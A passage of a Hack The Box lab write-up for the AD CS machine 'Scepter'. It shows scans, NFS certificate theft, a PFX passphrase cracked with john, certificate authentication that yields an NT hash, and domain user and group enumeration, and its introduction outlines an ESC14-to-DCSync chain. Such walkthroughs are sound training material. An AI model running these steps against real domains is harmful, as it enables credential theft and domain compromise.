HTB: Scepter
Introduction
Scepter is a hard-rated Windows machine built entirely around Active Directory Certificate Services (AD CS). There's no web app, no initial RCE — the whole box is a chain of certificate-mapping abuses, and it rewards understanding how the KDC binds a certificate to an account rather than just running tools until something works.
We start with an open NFS share leaking client-authentication certificates. Most are dead ends (the accounts are disabled), but one — d.baker — has a private key we can unlock with a cracked passphrase, giving us our first foothold via PKINIT.
From there it's an ACL and certificate-template puzzle. d.baker can force a password change on a.carter, who can rewrite d.baker's attributes through an OU we control, which lets us forge certificates on the StaffAccessCertificate template. Certipy waves an ESC9 flag at this template, but as we'll see, ESC9 isn't actually what's exploitable here — the real primitive is ESC14, abusing explicit altSecurityIdentities mappings to impersonate first h.brown and then p.adams, who holds DCSync rights. From there, full domain compromise.
Two mechanics on this box are interesting enough that I've broken them out into side quests: UnPAC-the-Hash (how a passwordless PKINIT auth hands us an NT hash, demonstrated with a manual minikerberos script), and certificate mapping (the implicit-vs-explicit, weak-vs-strong model that explains why some of our authentication attempts succeeded and others returned a name mismatch).
Scanning
A quick Rustscan found the below ports open:
Open 10.129.244.44:53
Open 10.129.244.44:88
Open 10.129.244.44:111
Open 10.129.244.44:135
Open 10.129.244.44:139
Open 10.129.244.44:389
Open 10.129.244.44:445
Open 10.129.244.44:464
Open 10.129.244.44:593
Open 10.129.244.44:636
Open 10.129.244.44:3269
Open 10.129.244.44:3268
Open 10.129.244.44:5986
Open 10.129.244.44:5985
Open 10.129.244.44:47001
Open 10.129.244.44:49664
Open 10.129.244.44:49665
Open 10.129.244.44:49666
Open 10.129.244.44:49673
Open 10.129.244.44:49694
Open 10.129.244.44:49699
Open 10.129.244.44:49713
Open 10.129.244.44:49695
Open 10.129.244.44:49667
Open 10.129.244.44:49700
Open 10.129.244.44:49738
Open 10.129.244.44:49759
Followed by a targeted Nmap scan, we found:
nz@pwnland:~/Documents/htb/scepter$ nmap -sSCV -p53,88,111,135,139,389,445,464,593,636,3269,3268,5986,5985,47001,49664,49665,49666,49673,49694,49699,49713,49695,49667,49700,49738,49759 -oN scan/nmap-tcp -T4 10.129.244.44
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 18:17 +0530
Nmap scan report for 10.129.244.44
Host is up (0.58s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-23 20:46:55Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-23T20:48:57+00:00; +7h59m38s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2025-11-07T20:25:34
|_Not valid after:  2026-11-07T20:25:34
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-23T20:48:58+00:00; +7h59m38s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2025-11-07T20:25:34
|_Not valid after:  2026-11-07T20:25:34
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-23T20:48:56+00:00; +7h59m37s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2025-11-07T20:25:34
|_Not valid after:  2026-11-07T20:25:34
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2025-11-07T20:25:34
|_Not valid after:  2026-11-07T20:25:34
|_ssl-date: 2026-08-23T20:48:58+00:00; +7h59m38s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/wsmans?
|_ssl-date: 2026-08-23T20:48:56+00:00; +7h59m38s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T00:21:41
|_Not valid after:  2025-11-01T00:41:41
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49738/tcp open  msrpc         Microsoft Windows RPC
49759/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m37s, deviation: 0s, median: 7h59m37s
| smb2-time:
|   date: 2026-08-23T20:48:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 502.66 seconds
Ports 53, 88, 389 and 3268/3269 indicated that it was an Active Directory Domain Controller for a domain called scepter.htb.
We also had WinRM on 5985 and WinRM over SSL on 5986.
Among these, the port 111 was an odd one given we were dealing with a Domain Controller.
nz@pwnland:~/Documents/htb/scepter$ nmap -sU -oN scan/nmap-udp 10.129.244.44
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 18:27 +0530
Nmap scan report for 10.129.244.44
Host is up (0.24s latency).
Not shown: 971 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/udp    open          domain
88/udp    open          kerberos-sec
111/udp   open          rpcbind
123/udp   open          ntp
389/udp   open          ldap
2049/udp  open          nfs

Nmap done: 1 IP address (1 host up) scanned in 1216.28 seconds
NFS was hosted over UDP port 2049.
Enumerating NFS
nz@pwnland:~/Documents/htb/scepter$ showmount -e 10.129.244.44
Export list for 10.129.244.44:
/helpdesk (everyone)

nz@pwnland:~/Documents/htb/scepter$
A file share called helpdesk was shared over the network.
nz@pwnland:~/Documents/htb/scepter$ sudo mount -t nfs 10.129.244.44:/helpdesk ./mnt
[sudo] password for nz:

root@pwnland:/home/nz/Documents/htb/scepter/mnt# ls -la
total 25
drwx------ 2 nobody nogroup   64 Nov  8  2025 .
drwxrwxr-x 4 nz     nz      4096 Aug 23 18:29 ..
-rwx------ 1 nobody nogroup 2614 Nov  8  2025 baker.crt
-rwx------ 1 nobody nogroup 2029 Nov  8  2025 baker.key
-rwx------ 1 nobody nogroup 3315 Nov  2  2024 clark.pfx
-rwx------ 1 nobody nogroup 3315 Nov  2  2024 lewis.pfx
-rwx------ 1 nobody nogroup 3315 Nov  2  2024 scott.pfx

root@pwnland:/home/nz/Documents/htb/scepter/mnt#
We mounted the share to find 3 pfx files and 1 certificate-key pair.
Username enumeration
nz@pwnland:~/Documents/htb/scepter$ cat guess-users.txt
clark
lewis
scott
baker
d.baker
Based on the names of the files, we created a list of valid usernames.
nz@pwnland:~/Documents/htb/scepter$ kerbrute_linux_amd64 userenum guess-users.txt -d scepter.htb --dc 10.129.244.44

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/23/26 - Ronnie Flathers @ropnop

2026/08/23 18:36:17 >  Using KDC(s):
2026/08/23 18:36:17 >   10.129.244.44:88

2026/08/23 18:36:18 >  [+] VALID USERNAME:       d.baker@scepter.htb
2026/08/23 18:36:18 >  Done! Tested 1 usernames (1 valid) in 0.227 seconds

nz@pwnland:~/Documents/htb/scepter$
We then used the Kerberos protocol to verify the existence of valid users. We got a hit for d.baker.
Since we know the format of username in the domain, we could quickly create a script to generate a list of usernames based on the format:
import string

for c in string.ascii_lowercase:
    print(f"{c}.clark")
    print(f"{c}.lewis")
    print(f"{c}.scott")
nz@pwnland:~/Documents/htb/scepter$ kerbrute_linux_amd64 userenum guess-users.txt -d scepter.htb --dc 10.129.244.44

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/23/26 - Ronnie Flathers @ropnop

2026/08/23 18:41:40 >  Using KDC(s):
2026/08/23 18:41:40 >   10.129.244.44:88

2026/08/23 18:41:44 >  Done! Tested 78 usernames (0 valid) in 3.852 seconds

nz@pwnland:~/Documents/htb/scepter$ cat guess-users.txt| wc -l
78

nz@pwnland:~/Documents/htb/scepter$
Although it did not seem to be fruitful, it was worth a shot :)
Cracking certificate passphrase
nz@pwnland:~/Documents/htb/scepter/dump$ openssl pkcs12 -export -in baker.crt -inkey baker.key -out baker.pfx
Enter pass phrase for baker.key:
Could not find private key from -inkey file from baker.key
4037F37BBB7F0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad decrypt:../providers/implementations/ciphers/ciphercommon_block.c:107:
4037F37BBB7F0000:error:11800074:PKCS12 routines:PKCS12_pbe_crypt_ex:pkcs12 cipherfinal error:../crypto/pkcs12/p12_decr.c:94:maybe wrong password
The private key for d.baker was protected with a passphrase.
nz@pwnland:~/Documents/htb/scepter/dump$ pem2john baker.key
$PEM$1$4$aed372d5e7d58a467f302796b0634d0e$2048$dd464a31b6dd3bb11c460601847b84e8$1232$81a43293444f3346d2b5acd975eddc4d263581d77f299352b1564f034e8489d455df25b2bbbc84c5388e589cccfc5f435d41ed59d2bfc6fd81e0c2210e89734ad22f8779c026b688ace3d675d6d0a0b2c39c0cb6f0574645eb9df4c50fddaab0f5364ef399e8952b69efe17d06c524b8144ef8971093ef2b79f0fe5df6bb4b7b5f8b09da77230e6ebd0c5c7ee05f5544c38bda76a9a7a04acfbdd0288ed71a4c881b39c5f6d7846935e757e3ac48b3f99c00838977c46e47b860eca9da29947bb5d2497d0eff20ed3cbb5fa8743d0e060930a2bbce5b9d6ec5b2a92a3174913030b32d0a00af24dd88c83c8412a12f34b8ad50b1c170b7d59762cd93b6904699f5d53e98cf03d004558baaca437ef0756e20da88201316cc846e5d06db4b5213b49e6843a4e2cff6ecb8dca8c0260353267beb19dfeab7f89d611b999bebf961b095489092a99945d766534f81dda3a83b06889a1dce5f474ffae13c1fe8f5a8309a5f04d7b0d7411a3cf3534fdc08f12f28e537a7d68554d58b76470efff3b4187af8960059b87bb9d22cf5b2db9354eba2745c8bc248b2aa3f8406e568b968fa36dbe9bd55bb0e9501badae2721f6b4b59b573c6ec74a3da08f201f7120e357e1beb1ad3fb00aab2674119d74abb84c5e13a9e58db5cdf405b0262c7af37be2205ab2a12612ac4d5dce5faf44f20d4ccc8371f93a9359fef73187c158545de7f89cb3aa95b43050ba9afb6f7a7c19ac57ff32dfe518666b1d77cf7bef252e371cf8eb31eeecded154ea7c734ab4184af2f8b0d0ce3cc59687b21d8f3fbe0de92bcc4482d7a5fd364009c31a3b558bc2b1647b3cd1f1b56b8d9c1253b9c30ff93aa5b0e6816529609a76b8fe7ea3828c6bf816b76a44c9a92b9a7f37962437bd7de636e0ce0caaef231c4d5e076870f9745d10bd83d79a04ae2f6747d76157189479912a06909e51eb69648895cccfb593a66b38aebb9adb59fe969a206f49de0ed5438ac44ad01837f51b14f54de48ed94ac997d092dbc70b31cbbfe84e9190abaaa26b7f901a4f347d67c47db7ad78e1307e7592532c54a23adcb5ace0c4af076929d7782fcb54896f8432560a745d71c36ca150d44872e1d4ddcabf957153a5729a0cdf59d91c3316a9fdf9f796800a5bc6ab4af84908b8c236a7d0497c8e27ccfc6e65d498b6629517369c3feea9f88f930c0f6182a2263b27021ffd74537d1b1323f619538230c40296b87c98fc902b845ce6a1db84d907a304b8df126ab1dd7fa8fb55d8cd7a4796b9414a0f96c0cc2fa641b4214e1a6b78c5f8e5baa04ecdbb46997e7aab69c459d6fd2219f55a3ebc44b36305bb49ea82232172e7b10bbaaece512104c394698de22ba1b94b589247c316cdc0dd1ee4c3d147ab3c0eeddb0ed9d7a9fc42352b06acf52f3b67dd1920e0e67b2b2359fd4bd24257e0e627d399644bf5fae00e824f93428a0cc5ccc1a572788f043d24dd81099f18b858c981c2d7cb4dc0a908b477ffabcbdb8c719847687445506d11c124692e511002c726cb367c153dd56667e0d6a99bd33a247b013fd39472c98b7a11467b048c55f85f95149725457a3cd9334783f2a8a1ae95d0c1787efbdb67dbaabe39804e26b16549ab210ea757eeeb663cf97d392f60708bfc1a306c4ccb237786fba82f4bdd217383e8adbc235afb98b83ffff1abc27706dd2d33ef82d559643eec090c8253e48aa627d7a041230dedf53e269f0

nz@pwnland:~/Documents/htb/scepter/dump$ pem2john baker.key > privkey.hash

nz@pwnland:~/Documents/htb/scepter/dump$ john privkey.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

nz@pwnland:~/Documents/htb/scepter/dump$
I had wasted sometime there to crack the passphrase using john still could not make it work. The hash cracking for PEM files simply did not work for me.
nz@pwnland:~/Documents/htb/scepter/dump$ pfx2john clark.pfx
clark.pfx:$pfxng$256$32$2048$8$54c95d961b0bf1ef$30820c8e308206fa06092a864886f70d010706a08206eb308206e7020100308206e006092a864886f70d010701305f06092a864886f70d01050d3052303106092a864886f70d01050c30240410f7aa23c74a09c7cf235804e37e97538e02020800300c06082a864886f70d02090500301d060960864801650304012a04109a379b5cf90b30beca5c8677f2743b0d808206703843ec1930ee3744f8a2e003f67c4e8a92c6f566cb1c7c816837f65682587e8b966518da37a6e5ca853440a9ce01249ab58213134cf648373e412b3934b292bdadfd431a47add6095c036905c6bcc307b2d30da2fd55467effaf3e2272be46f56b0732a947eff371bd94b09df949426811784522d7c1f0c057059ec12b17957651aeba4418a392f7543146ec3fe99672ff1a7f0dd42625e07a9b6e979a86d4b058fe1a36c65b6f2e1cf6d107f9b1b27275472f4f08a36a214f572a42e56ef517438395bd44f7173d5c685fc2414c2bc567881058574f19e9f5a95ce957d30db1caba817b8d68045d3feb962f81c8fb7f2daa6ba9553c392db6526238cbd86901fb9a83060ea5e58789c4ca09026da4c49b227ef91a66715bb00b28795d0deb9ad96d078bf9495d99439cedc22326b28bd2dbbfa56ce1e81f9b78c286bccddb0beacb87e52d87663d6484ed1bbdcdc6211d87793f4860c4c9714f5738ffc24c6e1a9d4a85f9fd445df947ee77e8ffcff0bac4e7f9b317bbf4e65fce75942b025df7d53c0b9777b9fbea370f29d8d6c4b75e950b70e48c91c71708b638874f0d9b0c1b8168166e542ca3c001584a13f2be992ccd3559fbf13787a08d161d905fa667d939c4aef6034c746b09a45eabb6f60431661ce30587ca7dd9b8f89c9e069a976f13019e89e7739b31e2c88423df6fa8f598e204240bf7e4e501bc6c679f3deaa846482e9dcc36a536ea6ee44babf2d2026a47b2022b0244f94e793b19b6b9200111901e0fa26b0f27b6d96de0e17ef8354abd57468b66e887cbe63a55d73a6d4d8dea091483d61cc798bbc014cefb3e796de1394e303b0f6002c3c5bb617de2961f3fd5f888949957c397b0b0b854743922e5593d245e2ffdbf09e940cb779035d1aaa0d97042145b60ae3b454dd7e76edf840cd2d6db0147cfe7809659536a870bd6cdb88d15b52058977cef13de8202b89e186f2529bf059d4edf7aabf44e0d830a81bbb46a95a1ff2673a83aab9cc7df4a6833e86308f9d1650471e7baaaa4d0154c7230e2f705a8bbea806893a37fe6e5800ff70200c6472b8803cb47c1b3369379bdacdef92548d59b6686b867aa27152d2c09d51fd2309ecaae8c21297551376172b40f9cbcfed67deeb074daae7c4471ff32d18241503cf0e9a5c723b7eda8680cb79575f64526e16c21406d5aa0ec9abbf99fe433ee1beb5954a716ff8feb6ce2eb07ec6c7b529f4e606f1963711f4cd96a23007c9f64f28fec399359cf4efeca8c327b4b00fdb1b2bbb49c607d4dca2d3efc7862245fbee142943ceed8ed4dc0f0f8ce14433593028853bee77353530d1c57243cbb04efdd257b0e49848f0c5bfdb7a1307c2df1e5bd5dbba65a72599af75f94a5909c95e90d8bf4c250527de90823faaea16f0fdcb05ed6ada86de40559c6ade3054c2e55ba0c1bbb72c7c51f936cfbb63947b9e9342fa46db8c3244e5d92c6d6b085ff55272ea1f9a3cf7cf4292b8a5ed25f170e8673f16bd2fced34b48f61e9da5d6162d500d555d9617851c93a7f1a4b2d14a6ae4612c76537398aa49e0478bc0ce90fcf787e0f090cc7c92aaaa4cdb0660572cdd6982784cadf97532281d002b07b1f25de5c07d4614557f5301d7dd42281139a815042b5165c80eab1f4d30e5e3d4c7e06c2e635ac7ed8d517eeb93818ae925702b83d520383312ef9d68fa69500e80b9c1e1a4bb50b24bb5f64ed5dbb2548c34d4ff2501b1fbc4a7c0653699b1ef2e389c7d321cbd39b0c70756e8237e854a1c308f10f8695d72ec9468f7c7d19caa006eac4221545cc012f16ce9a125d25606d40cb431a97b6ec28cb0e8da51a4b847b02ff449e9dec9c72cb0737d75e6e002fba3ac290e6afc0eee870dcefc12a3903ecf82ee68211d05f57f53410364e567cf508a6b5adcb4d328229813754f98c5a9ba814ddfc9b6ae182aac8aed5d0fad55989e0aff933509392bb34c6ee42b36509a25ca75c6e13e401610718745f9fe405f4196ad4d7c40484f31144b30bc3b888dd1e4fcc540b1dff65606ef35fc62381d3c239255318908b00c348015aa704aedf8356066c2bae8e6bac8191c8af4d0f195f1b872fa33313d62d7d868257b2ab32044572867242bf52734d964f6f191e4c62896fa6e7434a6dfa53e70e05e7abea56891e052da231713a2f3b1381246f81270c8c8588b922e70b9b1fef420d626036c79cf1736d4c843351264c08559a47a2675395b35fffe2db7898d992aaf8787dbff20d187395c269ee62a31cd587d342810425cfdaacd642a22e5b9e731be114b2041517698c8453dc767ef7f63082058c06092a864886f70d010701a082057d048205793082057530820571060b2a864886f70d010c0a0102a082053930820535305f06092a864886f70d01050d3052303106092a864886f70d01050c30240410bf5756e53f3dc426fde0c886ccc40fb702020800300c06082a864886f70d02090500301d060960864801650304012a04103e46deab85b4e2210386a681a81a8155048204d000c7de69b0ef5e94eaec2e7a3bb93e87ed898522bb22f35be47b2615d66b86cb4398756ea6f86628e19ce8c8f008a228dd48097b15f67daae57c0e74821bfa93bcf6d1fb7970401ce45f332fbd24d6c86c83b581e12f9b7c4209bedff7cd83e739bd369ad53834ce9115bad3b84d00c076ed71d8d68a41279d4f30e12eaf1e2ef2cd1c29471ffe9ad096b420c72cf252392d7aab661d0864e9aeadbca8c073de97bd8c69aa3de8811e6c06a8bf1248dc16db5ac842b9ffaf96c1232b8747d3a84e1393f3b89451ea2d063f1f115d4b65d1a5a4fc417e07518fd90eed58b0be6d754995a1bf33901b8adc95a361fb27a7dd66260e701fbd3070e90d503c238df2b245358957bd2451334ab69a1a346126b33fb0e883550c6bf7376e5dd584999aa4e976f350245fdb4b4994e9851cab4786a6e71a4de768ed3a5ad90bf917cc746eb5865951a4592c800824a105f80e140040ad1184c26ec1fc96edbe987884938dc0900078521b9dda1fae100e5bf015f92795f2f54a171208cd7a06adece2b885d179aa20251cc1f0634c68fce50ca15858a1310225b1e6106221cce0cf96416d7d26ed233c224a7af69cc97c55e2f951494588a6d39486f0c24efa3f64f3aca56e50f0a0fe4dce870f16a005c832017c503f512637736b807262739149e54577b85532592f149ef1ca59740156fffc39623e7780fa4e22e0854ae7ee9f0f46c215ef571a2cfeabcdc8aedc2ac554f6ca2f7fcc2eddcba05a4406994d52c97aa87455d07aac6c351d162ef03ed6c8e16ddd65ee6cad7f7502643f5aae91398c4859a8857ef6179b826dc421bf2a038abd45e6732a74c59f36cd20bb022fe84d4f1bd3bf736887c3b303a8f2029a778d1416189e6a49ee87b6dbc2f6550351aaed90398d477db48a9565a4beb52dd179aa5626db0384c2204c890fd76727addbc58cbb860d4acd57eecf3cdcb1f0a4b5244ccd67a31eac1f4560daf76134b5e67b1b0756804abbd897c3d3281303b683e1a9cad0faa4e78bf7a8078647b1336a7ff22ebcddf4a0c3b061667f5923d128bd23034519aa8d558c89be525434fe9e717ac096a47ff4c354e3776092215eda284e8b626c96a5951035f02d96fd0acf9ced1c60376f9e3e95edeeb68b521e1ad22b577174d1d5746b5ab34a869005283a3ff5bdec1ab860571e9204376ef95b3e36a488e6e48b2b1d24b40eb9e3734116d59baebd13b6d69d3f8ad9e2337dd687a2f893311d81da5d6561aef67e66e6380a11737f5062f90bf5cb0d7a0dde3e45e0bd90f9cc8c17e60651ac11cd3d559d28c7288685913c46998c1d2bf01d64ba244ac939d9279d23e6e11f2b00bbeedb65838fff831cf0a6d29aa0238cd63858a6480bb04686db35722c9f56852552200b5a98cc038804afe76499ea5461c73561a170a6ae3792019996b8f5aa00f474f572af138e6f747fd614d3f1f5f91b597248a23b88f0ff07b7070a33337d418fa2adb91e3d42b7607b48f3c6c1237ab2305a4bb8d84ff7605ea52c5615d3da43823beffb42490f461328284ba70eca76a83213af1fdda733420d72e8d6cc7475086f81e1afc771346f2905fbd55f4bfee6202c7e41cc85c69a27fb0435790e0d706ec770794b8f9e72409ec427cd3dea98c9239b655fd7e70d4475df497eb11ce0c18664288cbe446b71abd2b529b46caf77f3e28bff00e27b479cdcd634b297ec3545ec5401e9ea19e05f5600477e3125302306092a864886f70d01091531160414e184eacc0b681940d4ca6b14c18e9e30e7aa48b4$621c5508bd4e0d59ae265864086d4342c3dd5d0732f99dafba92bf6489fd7235:::::clark.pfx

nz@pwnland:~/Documents/htb/scepter/dump$ pfx2john clark.pfx > clark.hash

nz@pwnland:~/Documents/htb/scepter/dump$ john clark.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 256 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword      (clark.pfx)
1g 0:00:00:00 DONE (2026-08-23 19:07) 3.846g/s 19692p/s 19692c/s 19692C/s Liverpool..babygrl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
But we had PFX file for other users, and one of them successfully cracked to newpassword.
nz@pwnland:~/Documents/htb/scepter/dump$ openssl pkcs12 -export -in baker.crt -inkey baker.key -out baker.pfx
Enter pass phrase for baker.key:
Enter Export Password:
Verifying - Enter Export Password:

nz@pwnland:~/Documents/htb/scepter/dump$ file baker.pfx
baker.pfx: data

nz@pwnland:~/Documents/htb/scepter/dump$
Apparently the same passphrase worked for baker.key as well. A really lucky day.
nz@pwnland:~/Documents/htb/scepter/dump$ nxc smb 10.129.244.44 --pfx-cert baker.pfx --pfx-pass 'newpassword' -u d.baker --kdcHost 10.129.244.44
SMB         10.129.244.44   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.244.44   445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce

nz@pwnland:~/Documents/htb/scepter/dump$
We were able to authenticate using the certificate file of d.baker.
An interesting thing to note here is that nxc was able to find the NTLM hash of d.baker using the certificate based authentication. We will dig into it later in the Side Quest #1 section. But, spoiler - there is a cool technique called UnPAC-The-Hash :)
Enumerating AD
Users
nz@pwnland:~/Documents/htb/scepter$ nxc smb 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --users-export users.txt
SMB         10.129.244.44   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.244.44   445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
SMB         10.129.244.44   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.244.44   445    DC01             Administrator                 2025-03-07 22:19:11 0       Built-in account for administering the computer/domain
SMB         10.129.244.44   445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.244.44   445    DC01             krbtgt                        2024-10-31 22:24:41 0       Key Distribution Center Service Account
SMB         10.129.244.44   445    DC01             d.baker                       2026-08-23 23:06:03 0
SMB         10.129.244.44   445    DC01             a.carter                      2026-08-23 23:06:03 0
SMB         10.129.244.44   445    DC01             h.brown                       2025-03-07 22:19:11 0
SMB         10.129.244.44   445    DC01             p.adams                       2024-11-02 08:00:25 0
SMB         10.129.244.44   445    DC01             e.lewis                       2024-11-02 01:07:14 0
SMB         10.129.244.44   445    DC01             o.scott                       2024-11-02 01:07:14 0
SMB         10.129.244.44   445    DC01             M.clark                       2024-11-02 01:07:14 0
SMB         10.129.244.44   445    DC01             [*] Enumerated 10 local users: SCEPTER
SMB         10.129.244.44   445    DC01             [*] Writing 10 local users to users.txt
Non-standard groups
staff
IT Support
Helpdesk Admins
Replication Operators
CMS
Staff
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "staff"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             d.baker
We were a member of the Staff group.
IT Support
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "IT Support"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             a.carter
a.carter was a member of IT Support.
Helpdesk Admins
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "Helpdesk Admins"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             h.brown
Replication Operators
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "Replication Operators"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             p.adams
p.adams was a member of Replication Operators.
CMS
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "CMS"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             h.brown
h.brown was a member of the CMS group.
Interesting group memberships
Protected Users
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "Protected Users"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
